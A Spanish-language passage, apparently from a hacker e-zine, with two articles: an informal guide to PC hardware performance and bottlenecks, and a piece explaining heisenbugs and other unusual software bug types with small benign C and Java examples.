En funcion a eso mis primeros pasos fueron subir la velocidad del procesador. En aquella epoca subia la velocidad del procesador, hasta que no encendia el ordenador, y lo dejaba en ese punto, y me centraba en otros componentes. Es curioso, los fabricantes hacian los procesadores en serie, los testeaban y en funcion de la velocidad donde fueran mas estables los vendian al mercado. De esta forma un procesador que igual no era estable a 1600 y si a 1500 lo vendia a 1500. Aunque era perfectamente estable a 1580 :P Solo os digo esto, para que le perdais el miedo a estas cosas, sobretodo con la gran cantidad de placas que hay, que permiten modificar la velocidad del procesador sin ningun problema. Por supuesto, lLegue a quemar algun procesador, e incluso alguna memorias RAM por dejarlas a un elevado voltaje con una fuente de alimentacion inestable.

Una cosa me quedo clara, meter mas voltaje del que necesitas no da buenos resultados, todo el equipo se vuelve mas inestable :P

Pero bueno, hace mucho que no rompo nada. (Me refiero a componentes informaticos, que soy muy torpe) xDDDD

Despues de probar muchas cosas, conseguir un mejor rendimiento lo consegui de una forma mucho mas sencilla.

^^oooooooooooooooooo^^
  RENDIMIENTO DEL PC
^^oooooooooooooooooo^^

A dia de hoy nos encontramos un ordenador en casi todas las casas. Son como un electrodomestico mas. Sirven para ver la tele, ver peliculas, escuchar musica, como un pequenyo laboratorio fotografico, donde descargar las fotos de la camara digital y retocarlas, para hacer las compras, etc... Son una gran consola :P

Cada vez son mas comunes los ordenadores multimedia, que ya vienen preparados con mando a distancia y carcasas bonitas para poner en el salon, como un verdadero equipo multimedia, y con acceso a Internet.

Y sin embargo, coges un catalogo y encuentras anuncios que solo mencionan el procesador, la ram y el tamanyo del disco duro.

De verdad pensais que eso es lo mas importante en un buen ordenador?

Yo no veo posible poder decir que tal es un ordenador con esos datos. Necesitaria mas informacion para hacerme una idea de lo que me estan vendiendo.

No me enrollo mas, esto es para tratar el rendimiento. Lo normal suele ser definir el rendimiento, pero no me parece necesario, que cada uno piense para que usar el ordenador, y piense si es lo suficientemente rapido y el ordenador hace todo lo que le manda, o por el contrario, no puede con todo lo que quieres hacer a la vez.

Tenemos muchas formas de probar el rendimiento, como los benchamarks. Los benchamarks son programas que se usan para probar el rendimiento. Son programas que se encargan de testear el equipo y te dan un numero con el rendimiento. En la mayor parte de los casos no nos dan un rendimiento global, solo el de algunos componentes, o el comportamiento del equipo usando algun programa concreto, normalmente de edicion de fotografia o video. Estan bien, para hacer apuestas con amigos y ver quien tiene el ordenador mas rapido. Y de paso ganarte una ronda gratis el sabado por la noche. Pero con esta forma, no nos vamos ha hacer una idea muy clara del potencial de nuestro ordenador. Simplemente vamos a saber que es mejor o peor que otros.

Yo creo que para hacerse una buena idea de hasta donde llega nuestro ordenador, lo mejor es probarlo sin ningun tipo de miramientos. Primero abres un par de navegadores web, el reproductor de musica, el editor de textos, y algun programa de los que suelas usar. Alguno de retoque fotografico o alguna cosilla asi. Teniendo en cuenta el antivirus y el firewall, ya es un buen punto de partida. El ordenador deberia ser capaz de poder con todo eso. Esto deberia bastar para la mayoria de los usarios. Ahora para seguir probandolo, puedes empezar a abrir pestanyas en los navegadores, 10 o 15 en cada uno, y de paso ejecutas el programa mas grande o el juego mas grande que tengas. Si despues de eso, el ordenador sigue funcionando bien, entonces no tienes que preocuparte de nada.

Vamos, el funcionamiento normal de un ordenador :P

Despues de la introduccion, mas grande de lo que debiera, y antes de empezar a profundizar en el tema, vamos a dejar claro el mensaje fundamental ^^

En la primera pagina y ya voy a desvelar el secreto, para que os

ahorreis leer el resto: P Tan malo no soy

A fin de cuentas lo unico que hace un ordenador es pasar informacion de un lado a otro. Se recoge la informacion de muchos sitios, (teclado, raton, dvd, disco duro) se manipula, el procesador hace una infinidad de procesos en un momento, y la informacion se lleva a otro lado (Pantalla , disco duro, dvds etc .. .)

Basicamente, para que tengamos un buen rendimiento necesitamos que toda esa informacion vaya rapida de un lugar a otro. Como en un buen grupo, la velocidad de nuestro ordenador, nos lo va a dar el componente mas lento. øDe que nos sirve que el procesador sea el mas rapido del mercado, si la mayor parte del tiempo va a estar aburrido sin hacer nada?

Todo trata de tiempos de acceso, anchos de banda, tasas de transferencia. En resumen, cuanto tardamos en recoger la informacion, cuanta tarda en llegar esa informacion a su destino, el tiempo en manipularla y en volver a estar disponible.

Ese es el principal problema que tenemos para medir el rendimiento del ordenador.

Que conozcamos el problema no quiere decir que seamos capaces de hacer un superordenador, pero podemos conseguir un ordenador con un rendimiento mejor, y sin gastarnos mucho dinero.

Ahora vamos a intentar definir un poco que es cada cosa y para que sirve cada componente, y asi poder tener una idea clara de como influyen estos componentes en el ordenador, y sobretodo en donde tenemos que mejorar los tiempos.

Tenemos que tener en cuenta que la arquitectura de los ordenadores no ha cambiado nada desde hace muchos anyos, el 486 es casi igual que los modernos ordenadores. Tienen los mismos componentes, solo que mas rapidos, eficaces, y con el mismo parche que es la memoria cache para que funcionen un poco mas rapido. ^^ Bueno, casi todos los componentes han mejorado mucho con el paso del tiempo, menos uno, que sigue dando problemas. :P Ese que sigue siendo mecanico. Supongo que sabeis de cual estoy hablando :P

Vamos a empezar a destripar los componentes uno a uno.

^^ooooooooo^^
  PLACA BASE
^^ooooooooo^^

La placa base, solo son una serie de componentes, ensamblados. Pero toda la informacion pasa por ella, es la que administra el trafico de informacion de un lado a otro.

Pero la parte que mas nos interesa de la placa es el chipset.

El chipset de la placa (arquitectura x86 de 32 y 64 bits) consta de 2 circuitos, que se llaman puente norte y puente sur. Ambos hacen de enlace entre unas partes y otras del ordenador. El norte se encarga de comunicar el microprocesador con la memoria y el puerto grafico (AGP y PCI-E) ademas de comunicarse con el puente sur. Por el contrario el puente sur controla el resto, discos duros (IDE, SATA), USB, ranuras PCI, disquetera etc .. es decir, comunica el procesador con el resto de cosas.

Obviamente si este chipset es una mierda, todo lo demas se va a resentir, y no vamos a conseguir buenos resultados. En cambio si es potente vamos a incrementar favorablemente el rendimiento del ordenador.

Este es nuestro punto de partida para en la busqueda del rendimiento en un ordenador. Es lo primero que tenemos que tener en cuenta en el ordenador. Te da la imagen de lo que va a ser tu ordenador, y sobretodo de la calidad.

Una vez dicho esto, espero que haya quedado claro, que una de las partes mas importantes, y la primera a tener en cuenta es el chipset de la placa base ^^ Por el, pasan todos los datos.

Si no tenemos una velocidad en la placa, no vamos a poder ganarla de ninguna forma.

^^ooooooooooo^^
PROCESADOR
^^ooooooooooo^^

El procesador simplemente es un componente que interpreta instrucciones y procesa los datos contenidos en los programas. Solo se dedica a hacer operaciones, y la mayor parte del tiempo esta esperando que le den mas trabajo.

Cuanto mas rapido sea el procesador, mas rapido cumplira con su cometido y nos procesara los datos.

Pero esto no quiere decir que el procesador mas rapido del mercado haga que tu PC sea mucho mas rapida :P

Lo que quiero decir es que vas a pagar mas por el ultimo modelo de procesador, y no vas a notar una gran diferencia. Bueno si te dedicas profesionalmente a alguna tarea que necesite toda la potencia del ordenador si que lo notas, pero en el resto de los casos, no hay gran diferencia.

^^oooooooooooo^^
MEMORIA RAM
^^oooooooooooo^^

La memoria RAM solo sirve para almacenar datos. Es un tipo de memoria volatil (los datos van desapareciendo cuando se apaga el ordenador), donde se guardan los programas en ejecucion, y tambien esos datos. Y de ahi se pasan al procesador.

Anyos y anyos mejorando este componente, para definirlo como un triste cajon. :P

Entre los programas que estamos ejecutando en ese momento, tambien tenemos que tener en cuenta el sistema operativo.

A dia de hoy, debido a sus velocidades, podemos despreocuparnos de ella. Me refiero a velocidad, ya que muy dificilmente vamos a tener una RAM trabajando al 100 por 100 de su velocidad de lectura y escritura, el unico problema que nos plantea es su capacidad de almacenamiento.

Algunos de vosotros quizas hallais notado ese momento, en el que estais ejecutando algun programa, y el disco duro empieza a ronronear como un

gatito. Sin parar de leer y escribir. Esto es debido a que la RAM se ha desbordado completamente. Hemos sobrepasado su capacidad, y al estar llena el sistema operativo hace uso de la memoria virtual, que no es otra cosa, que utilizar el disco duro, como si fuera la memoria RAM. El sistema se ralentiza completamente, porque la velocidad de acceso de la RAM son nanosegundos, mientras que la velocidad de acceso del disco duro, son milisegundos.

Si queremos tener un buen rendimiento en todo momento, no podemos permitir llegar a ese punto donde la RAM se colapsa por falta de espacio.

Por ello, vamos a centrarnos un poco en ese minimo de RAM que necesitamos.

Hay que tener en cuenta que el sistema operativo se hace con una cantidad de RAM y nos deja el resto a nosotros. Hay algunos sistemas mas avariciosos que otros. Windows Vista es un verdadero vampiro de recursos. Pero bueno, tomando en consideracion el XP, desgraciadamente uno de los SO mas utilizados, usa unos 200 mb de RAM en sus procesos, con lo que con 1 GB estaran satisfechos aquellos que solo usen el ordenador como herramienta ofimatica y para escuchar musica. Pongo esta cifra porque en estos momentos es mas o menos el minimo que intentan vender en las tiendas. Aunque hay que tener en cuenta los programas que usamos. Por ejemplo hay muchos navegadores hacen un uso excesivo de la memoria ram, y es posible que note como se le ralentiza el equipo en algunas ocasiones. Con 1 GB la mayor parte de los usuarios estaran satisfechos, aunque teniendo en cuenta las caracteristicas de los ultimos programas y juegos del mercado, yo creo que lo ideal son 2 gigas de RAM. Tambien es conveniente saber cuanta RAM soporta ese Sistema Operativo, porque si solo soporta 3 gigas, y metes 4, te va a dar algunos problemillas :P

No podemos dejar este tema sin mencionar el "Dual Channel". El Dual Channel consiste en acceder simultaneamente a los dos modulos de memoria, y es muy importante que las dos memorias sean iguales. Como curiosidad, decir que el Dual Channel se consigue con un controlador en el puente norte del chipset.

Con dos modulos de 1 giga y el sistema Dual Channel no vamos a tener problemas. Con esto, hace su funcion de una manera bastante correcta.

^^oooooooooooooo^^
  TARJETA GRAFICA
^^oooooooooooooo^^

La tarea de la grafica es aligerar la carga de trabajo del procesador y, por ello, esta optimizada para el calculo en coma flotante, predominante en las funciones 3D.

Aparte de ayudar con el proceso de los datos graficos tambien se encarga de la salida de datos para poder ver la imagen en el monitor.

Puedes elegir que este integrada en placa, aunque nunca me ha gustado esta opcion. Prefiero tenerla a parte y poder cambiarla si mas adelante necesito mas para algun juego.

Con la grafica no voy a insistir mas, ya que basicamente libera trabajo al procesador. Si quieres tener los ultimos juegos del mercado corriendo en tu PC, necesitas una buena, pero para el tema que estamos tratando no necesitamos saber mas de ella. ;)

A modo anecdotico solo voy a comentar, que la alimentacion en las graficas nunca habia sido un problema, sin embargo, las nuevas tarjetas

cada dia son mas potentes y consumen mas energia, por lo que necesitan una conexion directa con la fuente de alimentacion, que no pase por la placa. Un ejemplo mas de lo que estan avanzando todos los componentes.

^^ooooooooooooooooo^^
  TARJETA DE SONIDO
^^ooooooooooooooooo^^

Con la tarjeta de sonido no voy a enrollarme. En estos momentos la mayoria viene incluida en las placas.

La unica funcion que tiene es una conversion digital - analogica para que los altavoces puedan interpretar las senyales.
A no ser que quieras dedicarte a grabar tus masquetas y tus canciones, no necesitas mejorar este elemento.

^^ooooooooooo^^
  DISCO DURO
^^ooooooooooo^^

El disco duro es un gran almacen de informacion donde tenemos almacenado el sistema operativo y los datos de nuestro ordenador. Fisicamente dispone una serie de platos metalicos apilados girando a gran velocidad. Sobre estos platos se situan los cabezales encargados de leer o escribir los impulsos magneticos. En fin, elementos mecanicos, cabezales que leen la informacion, y que no ha avanzado tanto en comparacion con el resto de componentes. Pensar en un tocadiscos, y mas o menos es como funciona, una pieza se va moviendo hasta que llega a la posicion que busca para leer o escribir algun dato.

En el disco duro leemos los datos , que son llevados a la memoria RAM, y desde ahi al procesador donde se procesa toda la informaci¢n. Si esta lectura no es muy rapida, todo el sistema ira mas lento. Ya que no podremos aprovehar la velocidad del resto de los componentes.

Es aqui donde tenemos un gran cuello de botella, debido a su pequenyo avance tecnologico. Un disco duro IDE que funcionaba hace 10 anyos, lo puedes poner en un ordenador actual. Obviamente tenemos los discos SATA, pero siguen siendo mecanicos, y en general, comparandolo con el resto del ordenador, son muy lentos xDD por lo menos hasta que aparezca la nueva generacion, sin partes mecanicas, que espero no tarde mucho.

El sistema operativo se encuentra dentro del disco duro, y hay que leerlo, los programas estan en el disco duro, etc... supongo que sabeis por donde voy ^^

Antes de seguir con la explicacion, pongamos un ejemplo practico:

   - http://www.youtube.com/watch?v=EpO2K0ZXPpc

Se trata de un video interesante, dos PC's iguales, con la unica diferencia del disco duro montado. Sin embargo solo en el arranque hay mas de "20 segundos" de diferencia. Mismo PC, mismas caracteristicas, solo con otro disco duro.

Comprar un disco duro solo en base al tamanyo es el mayor error que podemos cometer. Lo que tenemos que tener en cuenta para buscar un buen disco duro es, rotacion, tiempo de acceso y cache. Para un disco duro de arranque con el sistema operativo estaria bastante bien que la rotacion fuera de 10.000 rpm, el tiempo de acceso menos a 5 ms y la cache de 16

mg.

De todas formas, mi consejo es usar dos discos duros de estas caracteristicas y poner los programas repartidos. Como minimo.

La explicacion, es parecida al sistema Dual Channel, solo que en vez de dejar que lo haga el ordenador, lo forzariamos a traves del software. En un disco duro pondriamos el sistema operativo y los programas mas pequenyos, y en el otro los programas mas grandes. De esta forma, jugariamos con dos entradas, una en cada disco duro, y podriamos estar leyendo el sistema operativo, la musica y las paginas web de un disco duro, y el programa de edicion de foto del otro, consiguiendo un mejor rendimiento que si tenemos todo en el mismo disco duro.

Pues eso, toda esta parrafada para decir que lo mejor es usar dos discos duros, o mas ^^

Por supuesto, tambien tenemos herramientas para que la informaci¢n este mejor ordenada en el disco duro, y sea mas facil su acceso. Se llaman desfragmentadores de disco. Tienes algunos que solo se dedican a eso, y tienes que dejar el ordenador sin hacer nada durante bastante tiempo, y otros que van desfragmentando en los tiempos muertos del ordenador. Estos ultimos son mas comodos, ya que no te enteras.

Para finalizar con los discos duros, despues de extenderme tanto, me pareceria un delito no mencionar el RAID ^^

El RAID, simplemente es un sistema de almacenamiento de la informacion que usa varios discos duros, para distribuir o replicar los datos. Hay varios niveles, dependiendo de como se use.
EL RAID 0 simplemente guarda la informacion en dos discos duros, como si fuera uno solo. Fue de las primeras estrategias usadas para aumentar el rendimiento. Es una buena opcion y algunas placas base, tienen la opcion de usarlo ^^
EL RAID 1 consiste en usar un disco duro, como copia exacta de otro. Aumentando la seguridad y la velocidad de lectura.
Hay muchos mas niveles de RAID, pero creo que con esto es suficiente.

^^ooooooo^^
RESUMEN
^^ooooooo^^

Vamos ha hacer un resumen de todo lo visto hasta ahora :

Antes hemos dejado de lado las velocidades del procesador y de la RAM. Dejar un poco de lado el procesador, es por la cantidad de cuellos de botella que la informacion tiene antes de llegar a el, en la mayor parte de los casos esta aburrido, intentando ligar con la RAM. El procesador es capaz de encargarse de sobra de su trabajo de una forma efectiva y rapida.

Lo de dejar de lado la grafica, es porque su principal funcion es ayudar al procesador, aunque mucha ayuda no necesita. Basicamente, las graficas hoy en dia son para los juegos. Aunque bueno, un ordenador no es mas que una consola enorme xD

Y la RAM la hemos dejado de lado porque es una memoria rapida, donde se mete todo lo que estamos usando en ese momento, pero tenemos el problema de que todo lo que se mete en la RAM sale del disco duro. Y la RAM puede leer de sobra esos datos, mientras le da calabazas al procesador y se intenta ir de fiesta con la grafica ^^

En resumen, tanto el sistema operativo como los programas que ejecutamos, primero hay que leerlos del disco duro, y despues los cargarlos en la RAM


Si ahora tenemos en cuenta que en el disco duro esta cargado el sistema operativo, la gente suele escuchar canciones que estan dentro del disco duro, abrimos un programa de retoque fotografico mientras estamos guardando las fotos de la camara digital en el disco duro etc .. el antivirus que esta analizando los archivos. En fin, el ordenador anda lento, pero no es porque la RAM sea lenta :P, o porque el ordenador sea lento, es porque los pobrecillos de los cabezales no dan abasto.

No les metais tanta presion. Ellos si que necesitan terapia xD

A parte de usar dos discos duros tambien es muy importante el software que usamos, tanto el sistema operativo, como los programas que utilicemos. Hay software que consume mas recursos que otros, y para que enganyarnos, hay muchisimos programas para cada cosa. No tenemos que conformarmos con los que mas usados, podemos indagar y probar cosas nuevas. Sobretodo dentro del software libre, que hay verdaderas maravillas.

Y sobretodo, para aderezar todo esto, es fundamental tener los drivers actualizados. Los drivers son los que hacen posible que el sistema operativo se comunique con los dispositivos y pueda aprovechar todo el potencial del hardware que tiene nuestro ordenador.

EOF



HACK THE WORLD

by blackngel <blackngel1@gmail.com>

---[1 - Prologo

Que locura te traigo hoy?

Pues algo que se ha visto ya desde hace un tiempo en la red. Ciertas clases de bugs que pueden resultar ser de lo mas esotÈricos y, lo que es peor, la mayoria de las veces complicados de encontrar y/o solucionar.

Esto no es ninguna investigacion, como ya he dicho, sino un recopilatorio de informacion que he encontrado a lo largo de la red, un poco de expereincia propia y la ayuda de algun que otro libro (lease Referencias).

Si creias haberlo visto todo, si pensabas que jamas ya nada te iva a soprender... entonces preparate para lo que viene a continuacion...

---[2 - Introduccion

Organizacion? Muy sencillo:

   1 - Explicaremos que son los 'heisenbugs', donde aparecen, en que condiciones se producen y que puedes hacer tu para encontrarlos y solucionarlos.

   2 - Definiremos en que consisten otro tipo bugs mencionados en la red sin entrar en otro tipo de detalles.

Lo demas es dar rienda suelta a tu imaginacion...

---[3 - Heisenbugs

En realidad esto es basicamente una traduccion de la documentacion encontrada en estos dos lugares:

(1) Debugging Heisenbugs [1]

(2) Programacion en Linux: Casos Practicos - Capitulo 12 [2]

- Y Otras elucubraciones de experiencia personal.

Pero blackngel, que es un 'heisenbug'? Ahora mismo, no te impacientes:

Como definicion principal diriamos que es un bug que desaparece (manda huevos) o modifica su comportamiento cuando intentas depurarlo (o debuggearlo). Pero tambien podriamos calificar con este nombre a la mayoria de los bugs producidos por condiciones de carrera (aquel en el que el acceso simultaneo a un recurso del sistema puede provocar un error de proceso).

El nombre hace referencia al principio de incertidumbre de Heisenberg que describe, segun la fisica cuantica, la imposibilidad de conocer en un mismo instante de tiempo la posicion y velocidad de una particula. Cuanto mas se conoce una de las variables, mas inconcreta se vuelve la otra.

El problema principal radica en el llamado "efecto del observador" que viene a decir que el hecho de observar la particula, la modifica. O lo mismo, no podemos observar la particula sin alterarla.

Y como ya habreis supuesto, de ahi la analogia, cuando queremos depurar el bug, alteramos el codigo y este ya no esta (el muy espabilado).

---[3.1 - Assert()

Para empezar explicaremos uno de los ejemplos mas sencillos de entender, dado que lo que venga a posteriori podria parecer algo perteneciente a un mundo paralelo.

Que es una asercion?

Pues podriamos decir que es una declaracion o afirmacion que usted hace y que deberia ser verdadera en el momento en que se compruebe.

Por ejemplo, podrias utilizar una variable para controlar tu programa como si de un booleano se tratase y comprobar que este sigue siendo verdadero en distintas partes del codigo.

```
int ctr = 1; /* Variable Global como Booleana */

...
... /* Codigo que podria modificar 'ctr' o no */
...

int funcion01(char *arg1, char *arg2) {

   assert(ctr == 1);

   printf("%s %s\n", arg1, arg2);
   ...
   ...
   ...
}
```

Puede parecerte que consigues lo mismo con un condicional, pero hay dos

grandes diferencias:

1.- 'assert()' se utiliza normalmente para comprobar que un programa funciona correctamente durante el proceso de desarrollo y las llamadas son eliminadas en el proceso de produccion.

2.- Cuando la condicion no se cumple, 'assert()' llama (por telefono) a su vez a 'abort()' e imprime un mensaje con informacion variada acerca del error ocurrido.

Hay mas detalles y diferencias, pero eso ahora no nos interesa.

Lo mas importante es que para eliminar estas llamadas usted no tiene mas que utilizar la opcion '-DNDEBUG' a la hora de compilar su programa. Realmente estas llamadas a 'assert()' no son extirpadas como si sufrieran algun tipo de cirujia. Lo que ocurre en realidad es que la condicion que se le pasa como argumento desaparece y la funcion deja continuar el programa como si todo fuera normal.

El ejemplo anterior (vulgar como el solo) no tiene ninguna clase de problema. Los 'heisenbugs' llegan cuando utilizamos condiciones que implican efectos colaterales.

- Explicate!

- Ya voy mama...

Si utilizas algo como:

```
assert(*k++ != '\t');
```

Mientras estamos en la etapa de desarrollo, todo funcionara a la perfeccion, pues seguramente la condicion se cumpla tal y como esperamos; pero cuando compilas la aplicacion con '-DNDEBUG' para la etapa de produccion ocurre que:

1.- La condicion de la asercion desaparece (BIEN).

2.- El incremento del puntero 'k' nunca se produce y esto podria causarte mil y un errores a partir de ese punto cuando lo utilices (MAL, MAL Y MAL)

La conclusion es que el programa probablemente fallara cuando tus estimados clientes lo utilicen. Y cuando te avisen del fallo y tu vuelvas a intentar depurarlo con las aserciones activas, este desaparecera y todo parecera funcionar perfectamente de nuevo.

Asi una y otra vez hasta que caigas en la cuenta o hayas leido este articulo.

---[3.2 - Aleatoriedad

Los motivos o causas por los que se puede producir un 'heisenbug' son tan variopintas como las de un bug normal, pero ciertos factores influyen mas a la hora de que estos aparezcan.

Los factores de azar son una de las causas mas probables. En particular la generacion de numeros aleatorios.

Muchas veces el error comienza cuando uno piensa que estos numeros son realmente aleatorios, cuando su pseudo-aleatoriedad puede quedar la mayoria de las veces en entredicho.

Otros factores posibles pueden ser:

- El orden de procesamiento de datos en aplicaciones multi-hilo.

- Dar por asumido el estado de un registro de la GPU (o Unidad de Procesamiento Grafico).

- El contenido de una 'cache' que no ha sido volcada todavia a disco (fflush();).

- La entrada del usuario (malintencionada?).

- Mantener valores en una memoria incorrectamente sincronizada.

- Y mas...

La clave para solucion suele encontrarse directamente en eliminar todos estos tipos de aleatoriedad o indeterminismo y comprobar entonces como cambia el comportamiento de nuestra aplicacion.

---[3.3 - Memoria no inicializada

Con frecuencia, cuando asignamos memoria o declaramos variables, estas no son inicializadas a ningun valor en concreto. Normalmente esto no supone ningun problema; pero si el codigo esta diseñado pobremente o si no se entiende la totalidad de sus implicaciones, ello podria resultar en un Heisenbug provocado al estar usando memoria antes de que esta haya sido inicializada.

La solucion suele estar casi siempre en revertir esta situacion seteando la memoria a valores conocidos. La otra solucion, y mas efectiva, seria que por defecto, los compiladores nos advirtieran mediante "warnings" cuando no hagamos un uso correcto de la memoria. Mas drastico todavia seria que la advertencia pasara a ser un error y que el codigo no pudiera ser compilado mientras todas las variables no hayan sido inicializadas.

A este respecto Java hizo bien su trabajo. Siempre debemos inicializar una variable. Al momento de leer el contenido de una variable, el compilador de Java siempre verifica que tenga un valor. De lo contrario el programa no compilara y mostrará el error. Un ejemplo de este caso:

```
String saludo;

if (x < 0) {
   saludo = "Hola Mundo!";
}

System.out.println(saludo);
```

En este caso el compilador mostrara un mensaje de error indicando que la variable saludo no se ha inicializado con ningun valor. Como se puede observar esta variable solo se inicia cuando se cumple una condición, sin embargo se indica que va a ser utilizada siempre. El compilador detecta este posible error.

Es muy sencillo de ver: La sentencia println() se ejecutara siempre, cualquiera que sea el resultado de la condicion que le precede. Si la condicion no se cumpliera, la variable 'saludo' nunca obtendria un valor concreto y el metodo println() podria provocar un error.

---[3.4 - El escondite

Existe una gran diferencia entre eliminar definitivamente un Heisenbug, y ocultarlo; pero esta diferencia, aunque comprensible, no es tan facil de discernir a la hora de depurar cualquier software.

Un metodo logico para intentar elminar este bug tan resbaladizo, se basa en sustraer parte del codigo de tu programa para comprobar si el error continua reproduciendose. El problema radica en que creamos que el bug se encuentra en ese pedazo de codigo si el error deja de producirse.

Podria decirse que los Heisenbugs son sensibles a los cambios de estado, y con la eliminacion de una parte del codigo podriamos estar cambiando una de las situaciones que provoca la ejecucion del error, y con ello lo estamos ocultando, no resolviendo el problema en si.

Mucho mas interesante es cuando eliminamos una parte de nuestro codigo y el bug todavia sigue reproduciendose. En esta situacion podemos estar seguros, con una muy alta probabilidad, de que esa zona del codigo se encuentra limpia y funciona correctamente.

Un ejemplo que se da es si estamos tratando con una aplicacion multi-hilo. Eliminar esta capacidad y que el Heisenbug deje de reproducirse no significa que haya sido eliminado, sino que alguna de las condiciones que propiciaban su puesta en marcha no esta sucediendo. En cambio, si al deshacernos de esta capacidad, el bug no desaparece, querra decir, casi con toda seguridad, que esta funcion ha sido correctamente programada y que el error debe de estar en algun otro escondite.

---[3.5 - Psicologia

Lo que aqui se viene a decir es que debemos tener una mente espcialmente abierta para encontrar bugs de este tipo. En cualquier momento podriamos empezar a atribuir los fallos a elmentos tales como la fuente de alimentacion, un condensador flojo en la placa base o a la interferencia de radios o moviles cercanos a nuestra CPU.

Cuanto antes nos deshagamos de estos desorbitados pensamientos, mas cerca estaremos de hallar la solucion. No digo que cualquiera de estas cosas no pudiera ocurrir, pero es remotamente improbable y la estadistica dice que si te dedicas a estudiar tu codigo conseguiras resultados mucho antes.

Yo particularmente, en estos casos utilizaria siempre la Navaja de Occam, que viene a decir que:

- En igualdad de condiciones la solución mas
  sencilla es probablemente la correcta.

O que:

- No ha de presumirse la existencia de mas
  cosas que las absolutamente necesarias.

Tambien podriamos pensar que el bug se encuentra en el compilador y no en nuestra aplicacion, y es verdad que estos bugs existen, pues un compilador no deja de ser una aplicacion mas, pero su frecuencia sera nuevamente inferior y no es el lugar adecuado para empezar a buscar.

Es realmente frustrante que cuando intentes depurar un error, este desaparezca, y este solo y unico error puede echar por tierra todo un proyecto de gran envergadura.

Debemos estar especialmente atentos y estar al dia con respecto a la depuracion

de esta clase de bugs escurridizos.

Podria ayudarte leer trabajos tan interesantes como los siguientes:

- Porque son diferentes los Heisenbugs de los Bohrbugs? [3]

- Encontrar y reproducir Heisenbgus en programas concurrentes [4]

---[4 - Otros bugs

En realidad esto es basicamente una traduccion de la documentacion encontrada en estos dos lugares:

(1) Unusual Software Bug [5]

(2) Heisenbugs, Bohrbug, Mandelbugs, Schroedinbugs [6]

Bohrbug
=======

øBohr? Si, el que definio el modelo del atomo!

Se podria decir que este bug es un antagonista de los 'heisenbugs'. Al contario que este, el 'bohrbug' no desaparece ni altera su comportamiento cuando esta siendo buscado.

Se manifiesta siempre bajo unas condiciones bien definidas, aunque normalmente desconocidas para el programador o usuario del software.

Suelen ser mucho mas faciles de encontrar que los 'heisenbugs' cuando estos ya se han manifestado al menos una vez.

Mandelbug
=========

Los fractales de Mandelbrot te suenan verdad? Pues claro, esas imagenes tan complejas pero brillantes que se crean a partir de formulas matematicas.

Por definicion se dice que un 'mandelbug' es un bug cuyas causas son tan complejas que su comportamiento aparenta ser sumamente caotico.

Y ahora es cuando viene el lio: Unos dicen... y otros dicen mas...

Hay quien utiliza este nombre para hablar de bugs que no se comportan caoticamente pero que se producen tras unas condiciones extremadamente complejas y disparatadas.

Y despues, a la hora de aplicar la logica, se dice que:

1.- Todo 'heisenbug' es un 'mandelbug'.

2.- El 'mandelbug' es el antonimo complementario del 'bohrbug'.

Es de notar tambien que las causas para que este bug tan insidioso se produzca no siempre tienen que venir de dentro. Me explico.

Otro software podria interferir de alguna forma en medio de nuestro programa, ya sea manipulando la memoria o con cualquier otro tipo de accion inoportuna que active la bomba.

Incluso se dice que pude producirse un largo espacio de tiempo entre la activacion del bug y la ejecucion de sus efectos. Es decir, causa y efecto pueden dilatarse mas de lo normal.

Schroedinbug

Quien no conoce al famoso "gato de Schrödinger". Ya hemos hablado de el en el numero 32 de SET, en un articulo sobre "Inteligencia Artificial".

Resumiendo: Si metemos un gato en una caja y la cerramos, no podemos definir si el gato esta vivo o muerto hasta que la volvamos a abrir. Por lo tanto el gato se encuentra en un estado: vivo-muerto.

Siguiendo esta paradoja, el 'schroedinbug' solo se manifiesta cuando alguien lee el codigo o utiliza el programa de una forma inusual o atipica.

Lo mas impresionante, es que al descubrir este bug uno se da cuenta de que el programa jamas deberia haber funcionado correctamente y a partir de ese momento deja de hacerlo para todo el mundo hasta que es corregido..

Lo mas normal es encontrarlos en la etapa de produccion aunque tambien son faciles de corregir una vez hayados.

Si no te crees que puedan aparecer, desengañate. Si se te da bien el ingles y te apetece ver un ejemplo de codigo SQL que sufrio este bug y como se soluciono, visita esto [7].

Stotle

Mas dificil de inferir pero no tanto. Proviene de Aristoteles, y la idea se basa en que todas daban por cierto lo que el decia sin cuestionar en ningun momento sus elucubraciones. Es decir, damos por verdadero algo que podria no serlo.

El bug 'stotle' (que no es tal bug) se basa en que el usuario introduce en su aplicacion datos que aparentan ser correctos cuando en realidad no lo son. Entonces este individuo se piensa que el programa es el que trabaja de forma incorrecta siendo esto totalmente falso.

Bug en Fase Lunar

Con este nombre tan bonito se define a aquellos bugs que parecen depender de causas casi totalmente aleatorias para producirse.

Suelen encontrarse en programas que dependen de factores tales como la hora o la fecha en que se ejectura.

Quizas el mas conocido aunque no tan aleatorio y si muy esperado sea:

- "El bug del año 2000"

Un cambio de dia, mes, año, centenario o milenio no esperado puede dar lugar a este tipo de sucesos.

Statistical bug

Se podria decir que estos bugs crecen y se hacen mas evidentes a medida que el codigo de la aplicacion avanza.

En una pequeña porcion de codigo que maneje cifras, si esta comete un miserable error pero este codigo vuelve a ser llamado repetidas veces en diferentes ocasiones, el error puede convertirse en catastrofico.

Fantasma en el codigo

Son aquellos bugs que no se encuentran en la fase de pruebas o testeo y pueden producirse al introducir un conjunto de datos unico o especial.

Su nombre viene de la idea de que el creador puede llegar a pensar que alguien esta poseyendo su codigo dado que algo muy raro sucede sin explicacion.

Suelen hayarse con frecuencia en partes del codigo que no son llamadas o utilizadas habitualmente.

---[5 - Curiosidad

Emma McGrattan, vicepresidenta de tecnologia de la empresa Ingres y una de las programadoras de mas alto rango en Silicon Valley, insiste en que los hombres y las mujeres escriben código de forma muy diferente.

Segun su parecer, las mujeres tienen mas consideracion con aquellos que usaran el codigo mas tarde. Suelen intercalar entre su codigo cadenas completas de instrucciones y comentarios, para explicar por que se escribio determinada linea y que camino utilizaron para ello.

Los hombres, por el contrario, no tienen tanta delicadeza. A menudo ?tratan de demostrar su inteligencia escribiendo un codigo muy criptico?, según se cuenta en el blog de Bussiness Technology de WSJ. ?Ellos tratan de ofuscar las cosas en el codigo?, y no dejan instrucciones claras para aquellas personas que tienen que usarlo despues.

McGrattan se jacta de que el 70-80 por ciento de las veces puede distinguir, viendo un fragmento de código, si ha sido escrito por un hombre o una mujer.

---[6 - Conclusion

